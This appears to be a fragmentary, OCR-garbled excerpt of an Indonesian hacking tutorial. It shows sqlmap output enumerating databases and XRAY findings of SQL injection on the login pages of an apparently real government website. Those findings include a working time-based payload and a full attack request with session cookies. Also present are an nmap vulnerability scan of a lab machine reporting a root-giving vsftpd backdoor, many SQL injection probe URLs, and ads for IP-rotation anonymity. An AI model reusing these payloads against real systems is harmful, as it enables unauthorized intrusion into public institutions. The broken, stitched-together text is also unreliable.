web application technology: Apache 2.4.6, PHP 7.3.16
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:49:47] [INFO] fetching database names
[22:49:47] [INFO] fetching number of databases
[22:49:47] [INFO] resumed: 95
[22:49:47] [INFO] resuming partial value: inf
[22:49:47] [WARNING] running in a single-thread mode. Please co
nsider usage of option '--threads' for faster data retrieval
[22:49:47] [INFO] retrieved: ormation_schema
[22:50:02] [INFO] retrieved: abydahana_aksara
  
```

XRAY Vulnerabilities:

ID	Target	PluginName / VulnType	CreateTime
1	https://blud.bekaskota.go.id/2018/auth	sqlInjection-basedDefault	2023-12-25 22:21:14
2	https://blud.bekaskota.go.id/2017/auth	sqlInjection-basedDefault	2023-12-25 22:22:32
3	https://blud.bekaskota.go.id/2019/auth	sqlInjection-basedDefault	2023-12-25 22:22:59
4	https://blud.bekaskota.go.id/2018/auth	sqlInjection-basedDefault	2023-12-25 22:23:27
5	https://blud.bekaskota.go.id/2020/auth	sqlInjection-basedDefault	2023-12-25 22:23:46

XRAY Exploit Details:

URL: https://blud.bekaskota.go.id/2020/auth
ParamPosition: body
ParamKey: username
Payload: admin"and(select+from(select+sleep(2))a/*union/*"/select+1)+"
Request:
POST /2020/auth HTTP/1.1
Host: blud.bekaskota.go.id
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:70.0) Gecko/20100101 Firefox/70.0
Content-Length: 380
Content-Type: application/x-www-form-urlencoded
Cookie: blud_2018__inv001r0p1dvv2br1n1v0v101jgne46g; blud_2017__inv001r0p1dvv2br1n1v0v101jgne46g; blud_2017
Referer: https://blud.bekaskota.go.id/2020/auth
Accept-Encoding: gzip
password=fbawqnPremember_session=1&token=69ab5afffb6554a6d8f35004
*
Copy

<https://youtu.be/cyBJQXmfUO4?si=nLy3yx bqMOXu4h8>




FREE VPS

Linuxhacking.id

ZSecurity

VPS GRATIS



[https://youtu.be/7eBL3y2Gbil?
si=qSO3R8YuGP1OGR7w](https://youtu.be/7eBL3y2Gbil?si=qSO3R8YuGP1OGR7w)




RUBAH ALAMAT IP SETIAP
5 DETIK

Linuxhacking.id

ZSecurity

RUBAH ALAMAT IP ADDRESS SETIAP 5 DETIK



<https://youtu.be/jl6hTOz9lEs?si=2DbjQDmGVMXep7h1>



MENEMUKAN KERENTANAN DENGAN NMAP

Linuxhacking**id**

ZSecurity

MENDETEKSI KERENTANAN DENGAN NMAP

nmap --script=vuln -p- <IP Address/FQDN>
nmap --script=vuln -p- 192.168.23.132

```
(root@kali)-[/home/zsecurity]
# nmap --script=vuln -p- 192.168.23.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 13:54 EDT
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 83.42% done; ETC: 13:55 (0:00:00 remaining)
Stats: 0:03:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.89% done; ETC: 13:57 (0:00:00 remaining)
Nmap scan report for 192.168.23.132
Host is up (0.0017s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2011-2523  BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
|_ ssl-poodle:
|   VULNERABLE:
|     SSL POODLE information leak
|       State: VULNERABLE
|       IDs: CVE:CVE-2014-3566  BID:70574
|         The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|         products, uses nondeterministic CBC padding, which makes it easier
```



```
80/tcp  open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-sql-injection:
| Possible sqli for queries:
|   http://192.168.23.132:80/dav/?C=S%3B0%3DA%27%20OR%20sqlspider
|   http://192.168.23.132:80/dav/?C=D%3B0%3DA%27%20OR%20sqlspider
|   http://192.168.23.132:80/dav/?C=M%3B0%3DA%27%20OR%20sqlspider
|   http://192.168.23.132:80/dav/?C=N%3B0%3DD%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|   http://192.168.23.132:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network
|   http://192.168.23.132:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|   http://192.168.23.132:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
```




INSIGHTVM VULNERABILITY SCANNER

Linuxhackingid

